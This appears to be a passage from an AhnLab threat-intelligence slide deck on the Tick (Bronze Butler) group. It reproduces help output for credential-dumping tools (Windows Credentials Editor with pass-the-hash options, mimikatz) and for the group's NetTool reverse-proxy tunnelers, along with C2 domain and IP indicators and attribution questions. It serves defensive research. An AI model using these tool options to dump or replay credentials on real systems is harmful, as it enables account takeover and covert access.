
C:\work>wc64 -h
WCE v1.42beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
- by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.
Options:
  -l          List logon sessions and NTLM credentials (default).
  -s          Changes NTLM credentials of current logon session.
  -r          Parameters: <UserName>:<DomainName>:<LMHash>:<NTHash>.
  -c          Lists logon sessions and NTLM credentials indefinitely.
  -e          Refreshes every 5 seconds if new sessions are found.
  -o          Optional: -r<refresh interval>.
  -i          Run <cmd> in a new session with the specified NTLM credentials.
  -d          Parameters: <cmd>.
  -a          Lists logon sessions NTLM credentials indefinitely.
  -f          Refreshes every time a logon event occurs.
  -s          saves all output to a file.
  -o          Parameters: <filename>.
  -i          Specify LUID instead of use current logon session.
  -d          Parameters: <luid>.
  -a          Delete NTLM credentials from logon session.
  -f          Parameters: <luid>.
  -s          Use Addresses.
  -o          Parameters: <addresses>
```

```
c:\work>GetLSASRVaddresses.exe
GetLSASRVaddresses v1.1 - (c) 2011-2013 Hernan Ochoa (hernan@ampliasecurity.com)
, Amplia Security

Syntax: getlsasrvaddr.exe <filename>
Example: getlsasrvaddr.exe lsasrv.dll
```

- Mimikatz

- mi.exe, mi2.exe, m3.exe, m32.exe



```
mimikatz 2.0 alpha x86 (oe.eo)
.#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 13 2015 00:44:15)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` < benjamin@gentilkiwi.com >
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 17 modules * * */

mimikatz # _

mimi # version
mimi 2.1.1 (arch x86)
Windows NT 6.1 build 7601 (arch x64)
msvc 160040219 1

mimi # a
ERROR mimikatz_doLocal ; "a" command of "standard" module not found !

Module :      standard
Full name :   Standard module
Description : Basic commands (does not require module name)

      exit - Quit mimikatz
      cls  - Clear screen (doesn't work with redirections, like PsExec)
      answer - Answer to the Ultimate Question of Life, the Universe, and
Everything
      coffee - Please, make me a coffee!
      sleep - Sleep an amount of milliseconds
      log   - Log mimikatz input/output to file
      base64 - Switch file input/output base64
      version - Display some version informations
      cd   - Change or display current directory
      localtime - Displays system local date and time (OJ command)
      hostname - Displays system local hostname
```

- NetTool (1,051,648 ~ 4,168,192 bytes)

- Initially discovered in early September, 2018

- Major file names : comhost.exe, conhost.exe, dllhost.exe, dt.tmp, spoolsv.exe, taskhost.exe, w3wp.exe

- 0.10 alpha : 32 bit, 1.34 : 64 bit

```


c:\work>taskhost.exe --help
Usage of taskhost.exe:
  -action string
    for client control server,
  if is addr like 127.0.0.1:22, remote server is a port redirect server, can use "udp:" ahead, "route" is for transparent socks, client default socks5, server default empty, if server's action is not empty, it will force clients's action=server's action
  -auth string
    key for auth
  -cache
    (valid in socks5 mode)if cache request into cache/ dir,cache request
  -debug int
    more output log
  -r
    reverse mode, if true, client side
  -service string
    listen addr for client connect
  -session_timeout int
    if > 0, session will check itself if it's alive, if no msg transfer for some seconds, socket will be closed, use this to avoid of zombie tcp sockets
  -tcp
    use tcp to replace udp
  -thread int
    replace of GOMAXPROCS (default 1)
  -timeout int
    udp pipe set timeout(seconds) (default 100)
  -v
    verbose mode
  -version
    show version
  -xor string
    xor key,c/s must use a some key

c:\work>snost --help
Usage of snost:
  -action string
    c/s: for client to control server, if action is socks5,remote is socks5 server, if is addr like 127.0.0.1:22, remote server is a port redirect server, can use "udp:" ahead, "route" is for transparent socks, client default socks5, server default empty, if server's action is not empty, it will force clients's action=server's action
  -r
    c: reverse mode, if true, client 's "-local" address will be listened on server side
  -routen int
    c: threads(os-threads) num for route mode to parse real-addr (default 1)
  -service string
    cs: listen addr for client connect
  -session_timeout int
    c: if > 0, session will check itself if it's alive, if no msg transfer for some seconds, socket will be closed, use this to avoid of zombie tcp sockets
  -smartN int
    c: if >0, smart mode open(just for socks5 or route mode),it means how many requests of the same url at least are needed for sys to decide whether request going locally or remotely
  -src
    c: whether logging src ip, just for tcp redirection
  -tcp
    cs: use tcp to replace udp
  -timeout int
    c: udp pipe set timeout(seconds) (default 100)
  -v
    c/s: verbose mode
  -version
    c/s: show version
  -xor string
    cs: xor key,c/s must use a some key
    
```


06

Connections

AhnLab



- Correlations with C2

- amamihanahana.com : Xxmm, Datper

- 211.13.196.164 : Datper, Emdivi (campaign Blue termite)

THURSDAY, OCTOBER 18, 2018

Tracking Tick Through Recent Campaigns Targeting East Asia

This blog post is authored by [Ashlee Bengel](#) and [Jungsoo An](#), with contributions from [Dazhuo Li](#).

Summary

Since 2016, an advanced threat group that Cisco Talos is tracking has carried out cyberattacks against South Korea and Japan. This group is known by several different names: Tick, Redbaldknight and Bronze Butler.

Although each campaign employed custom tools, Talos has observed recurring patterns in the actor's use of infrastructure, from overlaps in hijacked command and control (C2) domains to differing campaign C2s resolving to the same IP. These infrastructure patterns indicate similarities between the Datper, xmmm backdoor, and Emdivi malware families. In this post, we will dive into these parallels and examine the methods used by this actor.

* Source : <https://blog.talosintelligence.com/2018/10/tracking-tick-through-recent-campaigns.html>

07

Conclusion

AhnLab

- the Tick Group is a threat actor that has been active in Korea and Japan for the past 10 years !
- Question 1. Are they the same group?
 - Existence of Malware Builder
 - Same code reused
- Question 2. Connection to Tonto Team
 - Some malware are simultaneously used
 - Some infrastructures, such as C&C, are shared
 - What is the connection between these Groups? - Collaboration? Same Group? Coincidence?
- Necessity of Collaboration
 - Collaboration required between the researchers of Korea and Japan, who are experiencing similar active attacks

Thank you!

CHA Minseok (Jacky)

minseok.cha@ahnlab.com

mstoned7@gmail.com

 **[@mstoned7](https://twitter.com/mstoned7)**



More security, More freedom

AhnLab